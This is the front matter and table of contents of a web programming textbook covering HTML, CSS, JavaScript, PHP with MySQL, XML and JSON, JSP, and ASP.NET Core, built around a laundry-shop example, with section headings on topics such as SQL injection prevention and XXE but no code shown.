WEB PROGRAMMING

URL Entry
DNS lookup
Laravel / MySQL
Java Bit / JSP
XML / JSON
ASP.NET / ADO.NET
Database

ONE MENTAL MODEL. THREE REAL STACKS. WORKING CRUD APPS.

Irfan Subakti

Profitina profitina.com

Web Programming

From HTML to ASP.NET Core, with PHP, Java and Python

Irfan Subakti

Profitina

Copyright © 2026 Irfan Subakti. All rights reserved.

Published by Profitina · profitina.com

First edition, September 2026.

Every program in this book was compiled and run before its output was printed. The complete source code is in the accompanying Code folder. The programs are offered for teaching and learning; Irfan Subakti and the publisher accept no liability for their use elsewhere.

Contents

Preface ..... **lxxxv**
Who this book is for lxxxv
One idea, several languages lxxxv
What is in it lxxxv
How to read it lxxxvi
About the author lxxxvi
Acknowledgments lxxxvi

CHAPTER 1 The Web, End to End **1**
1.1 Where We Begin 1
1.2 The Internet and the Web Are Not the Same Thing 2
1.2.1 What a network is, in the smallest possible terms 2
1.2.2 The internet is a network of networks 2
1.2.3 What runs on the internet 3
1.2.4 The web, defined 4
1.2.5 Internet applications and web applications 4
1.3 Addresses: What IP Does 5
1.3.1 Why a machine needs a number 5
1.3.2 IPv4: four numbers, thirty-two bits 6
1.3.3 IPv6, and why it looks so different 6
1.3.4 Ports: which program on that machine 6
1.3.5 What IP does not do 7
1.4 Names: What DNS Does 7
1.4.1 How to read a domain name 8
1.4.2 The lookup, step by step 8
1.4.3 Caching, and why a change takes time to appear 9
1.4.4 Doing a lookup yourself 9
1.5 Conversation: What TCP Does 11
1.5.1 What TCP adds 11
1.5.2 How it keeps its promises 11
1.5.3 The three-way handshake 11
1.5.4 TCP and UDP, and why the web chose TCP — until HTTP/3 12
1.5.5 The four layers, in one table 13
1.6 The Client–Server Conversation, Traced Step by Step 13
1.7 URLs, Taken Apart 15
1.7.1 The seven pieces 15
1.7.2 Seeing it done, three ways 15
1.7.3 Characters that need hiding 17
1.7.4 Absolute and relative, and the words URI and URN 19
1.8 HTTP: The Language of the Conversation 19
1.8.1 What a request looks like 20
1.8.2 The methods 20
1.8.3 What a response looks like 21
1.8.4 Status codes 21
1.8.5 Headers 22
1.8.6 Typing a request by hand 23
1.8.7 The same request, byte by byte 26
1.8.8 Statelessness, and why it matters 27
1.8.9 The versions of HTTP, and HTTPS 27
1.9 What a Web Server Is, and What It Does With a Request 28

1.9.1 The nine things it does with every request ... 29
1.10 Static Pages and Dynamic Pages ... 30
1.10.1 The difference, made concrete ... 31
1.10.2 What the difference looks like on the wire ... 31
1.10.3 When to choose which ... 31
1.11 Server-Side and Client-Side ... 32
1.11.1 The four kinds of web programming ... 32
1.11.2 What each side can and cannot see ... 33
1.11.3 Why the distinction decides everything later ... 33
1.12 Inside the Browser ... 34
1.12.1 Where browsers came from ... 34
1.12.2 Who was winning, and when ... 36
1.12.3 The rendering pipeline ... 37
1.13 Web Architecture in Tiers ... 38
1.14 The Languages of the Web, and How They Got Here ... 39
1.14.1 The markup lineage ... 39
1.14.2 Tim Berners-Lee, and the smallest possible web page ... 40
1.14.3 Thirty-five years on one chart ... 40
1.14.4 Which language should you learn? ... 41
1.15 The Generations of the Web ... 45
1.15.1 Web 1.0: read ... 45
1.15.2 Web 2.0: write ... 45
1.15.3 Web 3.0 and the Semantic Web ... 47
1.15.4 Web 4.0, and everything after ... 49
1.15.5 Web3, which is a different thing entirely ... 51
1.16 Setting Up VS Code for Web Development on Windows, macOS and Linux ... 52
1.16.1 Visual Studio Code ... 52
1.16.2 A browser, and its developer tools ... 53
1.16.3 Live Server, for static pages ... 53
1.16.4 PHP ... 53
1.16.5 MySQL, through XAMPP ... 54
1.16.6 Java: JDK 25, and Tomcat if you want it ... 54
1.16.7 Python 3.14 and Flask ... 55
1.16.8 .NET 10 and C# Dev Kit ... 55
1.16.9 Git, and checking the whole toolchain ... 56
1.17 A First Page, Served End to End, Four Ways ... 57
1.17.1 Way one: a plain file ... 58
1.17.2 Way two: PHP ... 59
1.17.3 Way three: Java ... 63
1.17.4 Way four: Python and Flask ... 71
1.17.5 A fifth way: C# and ASP.NET Core ... 74
1.17.6 Five ways, side by side ... 77
1.18 Profitina in Practice ... 78
1.19 Common Mistakes, and How to Avoid Them ... 79
1.20 Chapter Summary ... 79
1.21 Exercises ... 80
1.22 Solutions to the Exercises ... 81
References ... 83

CHAPTER 2 HTML, CSS, and the Basic Web Languages ... 86
2.1 Where We Left Off ... 86
2.2 What a Markup Language Is ... 87
2.3 The Tools You Need, and Nothing More ... 88
2.4 The Anatomy of an HTML Document ... 89
2.4.1 The tag ... 89

2.4.2 Attributes ... 89
2.4.3 The three parts of a document ... 90
2.4.4 `<!DOCTYPE html>` and `<html>` ... 90
2.4.5 `<head>` and `<title>` ... 91
2.4.6 `<body>` ... 91
2.4.7 A complete skeleton to copy ... 92
2.5 Text: Headings, Paragraphs, and the Two Kinds of Emphasis ... 93
2.5.1 Block and inline ... 93
2.5.2 Headings ... 93
2.5.3 Paragraphs ... 94
2.5.4 Line breaks and horizontal rules ... 94
2.5.5 Physical and logical formatting ... 95
2.5.6 A worked example with all of them ... 96
2.5.7 Alignment, fonts, and preformatted text ... 97
2.6 Lists ... 98
2.6.1 Unordered lists ... 98
2.6.2 Ordered lists ... 99
2.6.3 Nesting, and description lists ... 100
2.7 Links ... 101
2.7.1 Linking to another document ... 101
2.7.2 Linking within a document ... 102
2.7.3 A page with every kind of link in it ... 102
2.7.4 Writing links that work for everyone ... 103
2.8 Images ... 104
2.9 Tables ... 105
2.9.1 Cells ... 105
2.9.2 Rows and a caption ... 105
2.9.3 Formatting, old and new ... 106
2.9.4 How to write a table today ... 107
2.10 Semantic HTML5 ... 108
2.11 Accessibility from the First Line ... 109
2.12 Forms, in Depth ... 111
2.12.1 The `<form>` element ... 111
2.12.2 `name` is the whole point ... 111
2.12.3 `<label>`: never skip it ... 112
2.12.4 `<fieldset>` and `<legend>` ... 112
2.12.5 Every input type ... 112
2.12.6 The controls that are not `<input>` ... 113
2.12.7 The attributes that validate ... 114
2.12.8 The pickup form ... 115
2.13 GET and POST: What the Browser Actually Sends ... 118
2.13.1 The request, byte for byte ... 119
2.13.2 Percent-encoding ... 119
2.13.3 A real POST ... 120
2.13.4 File uploads and `multipart/form-data` ... 121
2.13.5 Choosing between GET and POST ... 122
2.14 Validation: Three Places, Three Jobs ... 123
2.14.1 Validating the markup itself ... 123
2.15 CSS from the First Rule ... 124
2.15.1 The shape of a rule ... 124
2.15.2 Three places to put CSS ... 124
2.15.3 Selectors ... 126
2.15.4 `id` and `class` ... 127
2.15.5 Color ... 129
2.15.6 Lengths ... 130

2.15.7 A first real stylesheet 130
2.16 Custom Properties: Naming a Design Once 131
2.17 The Cascade and Specificity, Worked as Arithmetic 132
2.17.1 Stage one: origin and importance 132
2.17.2 Stage two: specificity 132
2.17.3 A worked contest 133
2.18 The Box Model, Drawn and Measured 134
2.19 Layout: Flexbox and Grid 136
2.19.1 Flexbox 136
2.19.2 Grid 137
2.20 Responsive Design and Media Queries 137
2.21 JavaScript: The Language in One Sitting 138
2.21.1 What JavaScript can do in a page 139
2.21.2 The language, run outside the browser 139
2.21.3 Getting a script onto the page 141
2.21.4 `alert`, `prompt`, and the old ways 141
2.22 The DOM and Events 143
2.22.1 Finding, changing and creating elements 144
2.22.2 Events 145
2.23 `fetch` and JSON: Talking to a Server Without Leaving the Page 146
2.24 Separating Structure, Presentation, and Behavior 148
2.25 Building the Profitina Laundry Public Pages, Step by Step 152
2.26 Serving the Pages and Handling the Forms: Java, Python, PHP 155
2.26.1 Java: the JDK's own HTTP server 155
2.26.2 Python: Flask 157
2.26.3 PHP: the built-in server and a router 159
2.26.4 One test, three servers 160
2.27 Profitina in Practice 160
2.28 Common Mistakes, and How to Avoid Them 161
2.29 Chapter Summary 162
2.30 Exercises 162
2.31 Solutions to the Exercises 163
References 166

CHAPTER 3 PHP from Zero 167
3.1 Where We Left Off 167
3.2 What a Server-Side Language Actually Is 167
3.2.1 The static picture, one more time 167
3.2.2 Adding a program to the middle 168
3.2.3 PHP is one of several 169
3.2.4 What happens between the click and the page 169
3.2.5 Installing the pieces 170
3.3 Your First Script 170
3.3.1 Who wrote PHP 170
3.3.2 What you need to know already 171
3.3.3 Hello World 171
3.3.4 Hello World from three servers 172
3.4 The Shape of a PHP File 174
3.4.1 The ways to open a block 174
3.4.2 Mixing PHP and HTML 174
3.4.3 Comments 175
3.4.4 What is case sensitive and what is not 175
3.5 Getting Output Out 175
3.6 Variables 176
3.7 Types, and PHP's Habit of Converting Them 176

3.7.1 The types 176
3.7.2 You do not declare types; PHP infers them 177
3.7.3 Type juggling, and the two kinds of equals 178
3.7.4 Converting on purpose 178
3.7.5 What counts as false 178
3.8 Constants 179
3.9 Operators 179
3.9.1 Arithmetic, comparison and increment 180
3.9.2 Logic, and short-circuit evaluation 180
3.9.3 Strings, arrays and conditional assignment 180
3.9.4 Precedence, worked out 181
3.10 Making Decisions 183
3.10.1 if, else and elseif 183
3.10.2 The ternary and the alternative syntax 184
3.10.3 switch and match 184
3.11 Repetition 186
3.11.1 break and continue 186
3.11.2 Every branch and every loop, running 187
3.12 Functions, Scope, and How Arguments Travel 190
3.12.1 What a function is 190
3.12.2 Declaring, returning, typing 192
3.12.3 Scope: a function cannot see outside itself 192
3.12.4 By value and by reference 192
3.13 Arrays 195
3.13.1 What an array really is in PHP 195
3.13.2 Indexed arrays 195
3.13.3 Associative arrays 196
3.13.4 Walking an array 198
3.13.5 Seeing inside an array 199
3.13.6 Sorting 200
3.14 Strings 203
3.15 The Same Ideas in Java and Python 205
3.16 Splitting a Program Across Files 210
3.17 The Superglobals: Reading the Request Three Ways 213
3.17.1 What they are 213
3.17.2 Seeing them for yourself 214
3.17.3 The same request in Java and Flask 216
3.17.4 The method, and GET or POST 222
3.18 Forms, and the Price Calculator 223
3.18.1 The parts of a form 223
3.18.2 The shared helpers 223
3.18.3 The calculator 226
3.18.4 The calculator in Java 229
3.18.5 The calculator in Flask 234
3.19 Validation and Escaping 242
3.19.1 The hole, demonstrated 242
3.19.2 The repair 243
3.19.3 Validation is not escaping 243
3.19.4 The contact validator 244
3.20 Cookies and Sessions 245
3.20.1 A protocol with no memory 245
3.20.2 Cookies 245
3.20.3 Sessions 245
3.20.4 The form token 247
3.20.5 The contact form: post, redirect, get 248

3.20.6 Sessions in Java and Flask 250
3.21 Passwords: password_hash and the Staff Login 254
3.21.1 Never store a password 254
3.21.2 password_hash in PHP 255
3.21.3 The login, the protected page, and logging out 256
3.21.4 The same login in Java and Flask 260
3.22 Accepting a File 266
3.23 Errors, and How to Read Them 269
3.24 The Laundry Pages, Assembled 270
3.25 Profitina in Practice 271
3.26 Common Mistakes, and How to Avoid Them 272
3.27 Chapter Summary 272
3.28 Exercises 273
3.29 Solutions to the Exercises 274
References 280

CHAPTER 4 Evaluation and Discussion I: From a Static Site to a Validated Form 281
4.1 Where We Left Off 281
4.2 How to Approach a Web Programming Problem 282
4.2.1 The eight steps 282
4.2.2 Three instruments that show what really happened 283
4.2.3 How each problem is laid out 283
4.2.4 The code folder 284
4.3 Problem 4.1 — Five Pages of a Personal Website 284
4.3.1 The problem 285
4.3.2 Understanding it by hand 285
4.3.3 The HTML 286
4.3.4 The CSS 288
4.3.5 The JavaScript 291
4.3.6 What the browser shows 291
4.3.7 The Java solution 293
4.3.8 The Python solution 296
4.3.9 A tempting wrong solution 298
4.4 Problem 4.2 — Clean URLs for the Five Pages 299
4.4.1 The problem 299
4.4.2 Understanding it by hand 299
4.4.3 The solution with PHP's built-in server 300
4.4.4 Checking all five addresses 302
4.4.5 The Java and Python solutions 304
4.4.6 A tempting wrong solution 304
4.5 Problem 4.3 — Writing the Project Report 305
4.5.1 The problem 305
4.5.2 Understanding it by hand 305
4.5.3 The skeleton of the report 305
4.5.4 The measuring program in JavaScript 306
4.5.5 The Java and Python solutions 307
4.5.6 Evaluation needs a before and an after 310
4.5.7 A tempting wrong solution 311
4.6 Problem 4.4 — Deploying the Site and Publishing Its Source 312
4.6.1 The problem 312
4.6.2 Understanding it by hand 312
4.6.3 A rehearsal on your own machine 312
4.6.4 The Java and Python solutions 314
4.6.5 A tempting wrong solution 317
4.7 Problem 4.5 — One Request on the Wire: the Order-Status Check 317

4.7.1 The problem 318
4.7.2 Understanding it by hand 318
4.7.3 The PHP solution 319
4.7.4 The same request, byte by byte 321
4.7.5 The Java solution 322
4.7.6 The Python solution 324
4.7.7 A tempting wrong solution 325
4.8 Problem 4.6 — GET or POST: Looking Up Against Dropping Off 326
4.8.1 The problem 326
4.8.2 Understanding it by hand 326
4.8.3 The HTML 327
4.8.4 The PHP solution 328
4.8.5 The Java and Python solutions 330
4.8.6 A tempting wrong solution 333
4.9 Problem 4.7 — The Price List as a Real Table 334
4.9.1 The problem 334
4.9.2 Understanding it by hand 334
4.9.3 The HTML 335
4.9.4 The PHP solution 337
4.9.5 The Java and Python solutions 339
4.9.6 A tempting wrong solution 343
4.10 Problem 4.8 — Which Rule Wins, and How Wide Is the Box 345
4.10.1 The problem 345
4.10.2 Understanding it by hand 345
4.10.3 The check in a real browser 347
4.10.4 The same reasoning as a program 348
4.10.5 A tempting wrong solution 351
4.11 Problem 4.9 — A Live Price Estimate in JavaScript 352
4.11.1 The problem 352
4.11.2 Understanding it by hand 353
4.11.3 The HTML and JavaScript 353
4.11.4 The Java and Python solutions 357
4.11.5 A tempting wrong solution 361
4.12 Problem 4.10 — The Bill in PHP: Arrays, Loops, Functions and Sorting 362
4.12.1 The problem 362
4.12.2 Understanding it by hand 362
4.12.3 The PHP solution 363
4.12.4 The Java and Python solutions 365
4.12.5 A tempting wrong solution 369
4.13 Problem 4.11 — The Drop-off Form, Validated and Escaped 370
4.13.1 The problem 370
4.13.2 Understanding it by hand 370
4.13.3 The PHP solution 371
4.13.4 The Java and Python solutions 374
4.13.5 A tempting wrong solution 380
4.14 The Problems Side by Side 381
4.15 Profitina in Practice 382
4.16 Common Mistakes, and How to Avoid Them 383
4.17 Chapter Summary 384
4.18 Exercises 384
4.19 Solutions to the Exercises 385
References 386

CHAPTER 5 PHP and MySQL, and Getting a Server Running 387
5.1 Where We Left Off 387

5.2 Getting a Server Running ... 388
5.2.1 A “web server” is three programs ... 388
5.2.2 The bundles, and why we use one ... 389
5.2.3 XAMPP on Windows, step by step ... 389
5.2.4 XAMPP on macOS ... 390
5.2.5 LAMP on Linux, step by step ... 390
5.2.6 Apache’s configuration and the document root ... 390
5.2.7 Ports, and what to do when 80 is taken ... 392
5.2.8 `php.ini`, and seeing your errors ... 392
5.2.9 MySQL and MariaDB ... 393
5.2.10 phpMyAdmin ... 393
5.2.11 Checking the whole stack ... 394
5.2.12 A server with nothing installed: PHP’s built-in server and SQLite ... 394
5.2.13 Sending the browser somewhere else: redirection ... 395
5.2.14 The problem underneath: HTTP has no memory ... 395
5.2.15 Cookies ... 396
5.2.16 What is wrong with cookies ... 397
5.2.17 Sessions ... 398
5.2.18 How a session actually works ... 399
5.2.19 Signing out, and browsers that refuse cookies ... 401
5.3 What a Relational Database Is ... 401
5.3.1 Start with the counter book ... 401
5.3.2 What makes it relational ... 401
5.3.3 Keys ... 402
5.3.4 The seven tables of Profitina Laundry ... 402
5.3.5 Why the tables are shaped this way ... 404
5.4 SQL from Zero: Making the Tables ... 405
5.4.1 What SQL is ... 405
5.4.2 Creating the database ... 405
5.4.3 Types ... 406
5.4.4 Constraints ... 406
5.4.5 `CREATE TABLE`, line by line ... 407
5.4.6 Foreign keys ... 408
5.4.7 Seeing what exists ... 409
5.5 Loading the Laundry Database ... 410
5.5.1 With phpMyAdmin, step by step ... 410
5.5.2 From the command line ... 410
5.5.3 A user for the application ... 410
5.5.4 Checking the import ... 411
5.5.5 The same data in SQLite, and the query runner ... 411
5.5.6 `INSERT` ... 412
5.5.7 When the rules are broken ... 412
5.5.8 `UPDATE` ... 413
5.5.9 `DELETE` ... 414
5.6 Asking Questions: `SELECT` ... 415
5.6.1 The shape of a query ... 415
5.6.2 Choosing columns ... 416
5.6.3 Choosing rows: `WHERE` ... 416
5.6.4 Ordering and limiting ... 418
5.7 Reading Several Tables at Once: Joins ... 419
5.7.1 Why a join is necessary ... 419
5.7.2 Four tables and more ... 419
5.7.3 `LEFT JOIN`: keeping the rows with no partner ... 420
5.8 Counting and Summarizing ... 421
5.8.1 Aggregate functions ... 421

5.8.2 `GROUP BY` 421
5.8.3 Grouping by month 422
5.8.4 `HAVING` 423
5.8.5 A subquery: who still owes money? 423
5.9 Transactions 424
5.9.1 The problem 424
5.9.2 It working 424
5.10 PHP and MySQL the Classic Way: `mysqli` 426
5.10.1 What a database connection is 426
5.10.2 Connecting and selecting a database 426
5.10.3 Sending a query and reading the answer 427
5.10.4 Cleaning up 429
5.11 An Object-Oriented Wrapper 429
5.11.1 Why wrap it at all 429
5.11.2 The base class and the extension 429
5.11.3 It running 433
5.11.4 What this design gets right, and what it does not 435
5.12 PDO: Create, Read, Update and Delete 436
5.12.1 What PDO is 436
5.12.2 Prepared statements, in one paragraph 437
5.12.3 Customers 437
5.12.4 Bills, and transactions in PHP 439
5.12.5 Errors, and how to show them 443
5.13 SQL Injection, Demonstrated and Prevented 444
5.13.1 The page 444
5.13.2 Reading the attacks 447
5.13.3 The repair 448
5.13.4 The rule, and the two things it does not cover 449
5.14 A Small Web Application: Sessions, PDO and Escaping Together 450
5.14.1 Why bother, when XAMPP works? 453
5.14.2 Downloading PHP and the Visual C++ runtime 454
5.14.3 Putting PHP on the `PATH` 455
5.14.4 Making `php.ini` 457
5.14.5 Testing PHP before IIS is involved 458
5.14.6 Setting up IIS for PHP 460
5.14.7 Restarting, and the test 462
5.15 The Same CRUD in Java: JDBC 463
5.15.1 JDBC in one paragraph 463
5.15.2 Customers and bills 464
5.16 The Same CRUD in Python: `sqlite3`, PyMySQL and Flask 473
5.16.1 The DB-API 473
5.16.2 Customers and bills 474
5.16.3 The customer page in Flask 480
5.17 Profitina in Practice 482
5.18 Common Mistakes, and How to Avoid Them 483
5.19 Chapter Summary 483
5.20 Exercises 484
5.21 Solutions to the Exercises 485
References 488

CHAPTER 6 XML and Structured Data 490
6.1 Where We Left Off 490
6.2 The Problem Structured Data Solves 491
6.2.1 Two programs that have to agree 491
6.2.2 A worked example of the failure 491

6.2.3 Portable application, portable data 492
6.3 What XML Is, and What It Is Not 493
6.3.1 A language for making languages 493
6.3.2 HTML describes appearance; XML describes meaning 494
6.3.3 Five things XML is not 494
6.3.4 Where XML actually turns up 495
6.4 Your First XML Document 495
6.4.1 The first line: the XML declaration 495
6.4.2 The root element and its children 496
6.4.3 The Profitina Laundry bill feed 497
6.5 Well-Formedness: Six Rules 499
6.5.1 One root element, and only one 500
6.5.2 Every start tag has a matching end tag 500
6.5.3 Capitalization must be consistent 500
6.5.4 Elements nest; they never overlap 500
6.5.5 Attribute values go in quotation marks 500
6.5.6 An attribute may not be repeated 501
6.5.7 Watching a parser refuse a document 501
6.6 Entities, Character References, CDATA and Comments 502
6.6.1 Characters that already have a job 502
6.6.2 When each one is actually required 503
6.6.3 CDATA sections and comments 503
6.7 Elements or Attributes? 503
6.8 The Tree 504
6.8.1 Parents, children and siblings 504
6.8.2 The kinds of node 506
6.9 Namespaces 508
6.9.1 The collision problem 508
6.9.2 Namespaces in code, and one famous trap 509
6.10 A Family of Vocabularies 510
6.11 Where XML Came From 512
6.12 Validity and the DTD 513
6.12.1 Well-formed is not the same as correct 513
6.12.2 Declaring elements 514
6.12.3 Sequence, choice and how many 514
6.12.4 Declaring attributes 515
6.12.5 Attaching a DTD, and the grammar of the feed 516
6.13 XML Schema 517
6.13.1 A grammar written in XML 517
6.13.2 Datatypes and facets 518
6.13.3 Validating in three languages 521
6.14 Three Ways to Read a Document 525
6.14.1 DOM: build the whole tree 525
6.14.2 SAX: events, one pass, no tree 527
6.14.3 Pull parsing: a cursor you control 529
6.14.4 Measuring the difference 530
6.15 XPath 531
6.15.1 A query language for a tree 531
6.15.2 Twelve expressions, run 532
6.15.3 What Python's standard library leaves out 534
6.16 XSLT 535
6.16.1 What a transformation is 535
6.16.2 Template rules 536
6.16.3 The day sheet 536
6.16.4 Running it three times 538

6.16.5 Querying with XSLT, and where the work happens 541
6.17 XML in the Browser 541
6.18 Reading and Writing XML in PHP, Java and Python 542
6.18.1 Two ways to read in PHP 542
6.18.2 Writing XML from the database: never by joining strings 545
6.19 JSON 563
6.19.1 JSON from zero 563
6.19.2 Reading and writing JSON 566
6.19.3 Size, measured honestly 569
6.19.4 Why the modern web mostly speaks JSON 569
6.20 A Feed Endpoint for Profitina Laundry 570
6.20.1 Designing the endpoint 570
6.20.2 Three implementations 571
6.21 The Traps 576
6.21.1 Encoding, the one that bites first 576
6.21.2 The entity bomb 576
6.21.3 XXE: the document that reads your files 577
6.21.4 Whitespace, the bug that is not a bug 577
6.22 Profitina in Practice 577
6.23 Common Mistakes, and How to Avoid Them 580
6.24 Chapter Summary 580
6.25 Exercises 581
6.26 Solutions to the Exercises 582
References 584

CHAPTER 7 Java Server Pages 586
7.1 Where We Left Off 586
7.2 Why There Is Server-Side Java at All 587
7.2.1 The problem Java was asked to solve 587
7.2.2 Where the pieces live: containers 587
7.2.3 What a servlet is 589
7.2.4 Turning the page inside out 590
7.2.5 `javax` and `jakarta`: which version is which 591
7.3 Getting a Container Running 592
7.3.1 Why a JDK and not just a Java runtime 592
7.3.2 The error everybody sees first 592
7.3.3 Installing Tomcat 10.1 or 11 on its own 593
7.3.4 Proving it works 594
7.3.5 Opening the management applications 595
7.3.6 Tomcat inside VS Code: Community Server Connectors 597
7.3.7 What this book's own build could and could not do 598
7.4 The First JSP Page 598
7.4.1 Six lines 598
7.4.2 Reading the page one piece at a time 599
7.4.3 Running it without Tomcat 599
7.5 A JSP Page Is a Servlet in Disguise 600
7.5.1 The machinery 600
7.5.2 The decision, in a flow chart 601
7.5.3 The generated servlet, printed in full 602
7.5.4 Reading an error that happened in a file you did not write 604
7.5.5 The lifecycle: three methods, called at three different rates 604
7.5.6 Proving the lifecycle with a page that counts 605
7.6 Servlets in Full 607
7.6.1 The servlet lifecycle 607
7.6.2 The request and the response 608

7.6.3 Mapping an address to a servlet 608
7.6.4 One servlet, followed from start to finish 608
7.7 Building and Deploying a Web Application 608
7.7.1 Step 1: the development tree 609
7.7.2 Steps 2 and 3: static resources and the deployment descriptor 609
7.7.3 Step 4: building the WAR 611
7.7.4 Step 5: deploying 612
7.7.5 Step 6: asking for the page 613
7.8 Directives 614
7.8.1 What a directive is 614
7.8.2 The page directive 614
7.8.3 The include directive 615
7.8.4 The taglib directive 615
7.8.5 The XML-flavored syntax 615
7.9 Scripting Elements: Expressions, Scriptlets, Declarations 616
7.9.1 Expressions 616
7.9.2 Scriptlets 616
7.9.3 A scriptlet that spans HTML: the loop 617
7.9.4 Declarations 618
7.9.5 The JSP comment, and three kinds of invisible 619
7.10 The Implicit Objects 620
7.10.1 Where they come from 620
7.10.2 All nine, from one real request 620
7.10.3 The four you will actually use 621
7.11 The Four Scopes 621
7.11.1 The idea 621
7.11.2 Watching them move 622
7.11.3 The search order 622
7.12 JavaBeans and the `jsp:` Actions 623
7.12.1 What a bean is 623
7.12.2 `jsp:useBean` 625
7.12.3 `jsp:getProperty`, `jsp:setProperty`, and a bean with a query behind it 626
7.13 The Expression Language 629
7.13.1 Why it exists 629
7.13.2 The syntax 629
7.13.3 Every operator, with its answer 629
7.13.4 The EL implicit objects 630
7.14 JSTL: The Standard Tag Library 630
7.14.1 The last of the Java comes out 630
7.14.2 The loop, with no braces to leave open 631
7.14.3 `c:out`, and the attack it stops 632
7.14.4 `c:choose`, `c:if`, `c:remove` and formatting 633
7.15 Servlets and JSP Together: the Laundry Bills Pages 633
7.15.1 Servlet over JSP, or JSP over servlet? 633
7.15.2 The shape of the Laundry pages 635
7.15.3 The list: one controller, one view 636
7.15.4 The form: validate, redisplay, or store and redirect 640
7.15.5 The bill page and the workflow button 645
7.16 JDBC with SQLite and MySQL 646
7.16.1 Where the SQL goes 646
7.16.2 One class for connections 646
7.16.3 The DAO: bound values and transactions 648
7.16.4 Building the DAO once: a listener, and optionally a pool 650
7.17 Sessions, Cookies and Logging In 652
7.17.1 The problem, and the mechanism 652

7.17.2 Logging in 652
7.17.3 Cookies directly 654
7.18 Filters 654
7.18.1 What a filter is 654
7.18.2 The three Laundry filters 654
7.19 Errors, Including and Forwarding 656
7.19.1 The page a customer should see 656
7.19.2 Two includes, and the rule for choosing 657
7.19.3 Forwarding and redirecting 658
7.20 Testing Servlets without a Container 658
7.21 The Same Features on the JDK's Own HTTP Server 659
7.22 The Same Features in Python: Flask and Jinja2 665
7.23 JSP Next to the PHP You Already Know 668
7.24 Profitina in Practice 668
7.25 Common Mistakes, and How to Avoid Them 669
7.26 Chapter Summary 670
7.27 Exercises 670
7.28 Solutions to the Exercises 671
References 672

CHAPTER 8 Evaluation and Discussion II: A Database-Backed Web Application, from Design to Deployment 674
8.1 Where We Left Off 674
8.2 How to Approach a Web Application Problem 675
8.3 The Case and the Code of This Chapter 676
8.4 The Project: A CRUD Website with Authentication 677
8.4.1 Problem 8.1 — Designing the database 678
8.4.2 Problem 8.2 — Registration, login and logout 685
8.4.3 Problem 8.3 — Eight features on one database 700
8.4.4 Problem 8.4 — Evidence, write-up, repository and deployment 725
8.5 New Worked Problems: PHP and MySQL 732
8.5.1 Problem 8.5 — Takings per outlet and payment method 732
8.5.2 Problem 8.6 — A status check that cannot be tricked 737
8.5.3 Problem 8.7 — A cookie is not a session 741
8.6 New Worked Problems: XML and JSON 749
8.6.1 Problem 8.8 — Exporting a day's bills as XML 749
8.6.2 Problem 8.9 — Valid, not merely well-formed 755
8.6.3 Problem 8.10 — A JSON price list with real numbers 760
8.7 New Worked Problems: Servlets and JSP 763
8.7.1 Problem 8.11 — The queue page as model, view and controller 763
8.7.2 Problem 8.12 — Four places to keep a number 774
8.8 The Problems of This Chapter Compared 778
8.9 Profitina in Practice 779
8.10 Common Mistakes, and How to Avoid Them 780
8.11 Chapter Summary 781
8.12 Exercises 781
8.13 Solutions to the Exercises 782
References 784

CHAPTER 9 ASP.NET and Rich Internet Applications 786
9.1 Where We Left Off 786
9.2 Rich Internet Applications 786
9.2.1 What "rich" means 786
9.2.2 Before HTML5: the age of plugins 788
9.2.3 Where the plugins went 790

9.2.4 HTML5: the platform that won 791
9.3 Ajax: RIA Without a Plugin 792
9.3.1 The classic model and the Ajax model 792
9.3.2 Why “asynchronous” matters 793
9.3.3 Thin client and fat client 795
9.3.4 Google Maps, the example that made Ajax famous 797
9.3.5 From XMLHttpRequest to fetch() and promises 799
9.3.6 JSON, the X that is no longer XML 800
9.3.7 Server-rendered pages, Ajax-enhanced pages and single-page applications 801
9.4 The .NET Platform 802
9.4.1 From CGI and classic ASP to ASP.NET 802
9.4.2 What .NET is 802
9.4.3 ASP.NET 2.0, 3.5 and 4.0 804
9.4.4 From ASP.NET 5 to ASP.NET Core and one .NET 804
9.4.5 Which ASP.NET? 805
9.5 Installing the .NET 10 SDK and the C# Dev Kit 806
9.5.1 SDK or runtime? 806
9.5.2 Installing on Windows, macOS and Linux 806
9.5.3 VS Code and the C# Dev Kit 807
9.5.4 What this book’s build could and could not do 807
9.6 The First Razor Pages Application 807
9.6.1 One command 807
9.6.2 The anatomy of a Razor Pages project 808
9.6.3 `Program.cs`: services, then pipeline 809
9.6.4 A page and its page model 810
9.7 Razor Syntax 811
9.7.1 One character: `@` 811
9.7.2 The layout and the two underscore files 813
9.8 Page Models, Handlers and Tag Helpers 814
9.8.1 A page model that asks for what it needs 814
9.8.2 Handlers 816
9.8.3 Model binding and validation 816
9.8.4 Tag helpers 818
9.8.5 Two requests, one page object each 820
9.9 Web Forms, Shown for Concept 820
9.9.1 The page syntax 820
9.9.2 The page is an object with events 822
9.9.3 Postback and view state 823
9.9.4 Validation controls 824
9.9.5 Master pages 827
9.9.6 Ajax in Web Forms: the UpdatePanel 827
9.9.7 Every Web Forms idea, in its modern form 829
9.10 The Live Bill Status: an Ajax Feature for Profitina Laundry 830
9.10.1 What the customer and the counter see 830
9.10.2 The rules, written down before the code 832
9.10.3 The data layer: one interface, two stores 833
9.10.4 `Program.cs`: the store, the pages and one minimal API 841
9.10.5 The page model: HTML for people, JSON for scripts 843
9.10.6 The front end: `live-status.js` 846
9.10.7 The counter 851
9.10.8 Watching it work 855
9.10.9 Polling, and the alternatives 856
9.11 The Same Feature in PHP 857
9.12 The Same Feature in Java 859
9.13 The Same Feature in Python 860

9.14 One Contract, Four Servers 863
9.15 Profitina in Practice 865
9.16 Common Mistakes, and How to Avoid Them 865
9.17 Chapter Summary 866
9.18 Exercises 867
9.19 Solutions to the Exercises 868
References 869

CHAPTER 10 Three Systems Demonstrated: PHP, JSP, and ASP.NET 871
10.1 Where We Left Off 871
10.2 One Feature Set, Five Builds 872
10.2.1 What we build 872
10.2.2 Five builds of it 873
10.2.3 How the code is arranged, in every build 874
10.3 The Three Servers on One Windows Machine 875
10.3.1 XAMPP: Apache, MySQL and PHP in one installer 875
10.3.2 Tomcat inside XAMPP, and why this book does not use it 879
10.3.3 IIS: the web server that comes with Windows 882
10.3.4 The .NET SDK and the `dotnet` command 886
10.3.5 A first Razor Pages application, from the command line 889
10.3.6 Visual Studio on Windows 891
10.3.7 The same three servers without Windows 896
10.4 The Parts Every Build Shares 896
10.4.1 The database, and what each build reads of it 896
10.4.2 The rules, in one file per language 897
10.4.3 Passwords: one hash format, four implementations 898
10.5 PHP 8 and PDO 900
10.5.1 The life of a PHP request: nothing survives 901
10.5.2 One door: the front controller 901
10.5.3 The pages 903
10.5.4 Templates, and escaping by hand 905
10.5.5 The session 907
10.5.6 The database: PDO 907
10.5.7 Configuration 908
10.5.8 Running it 908
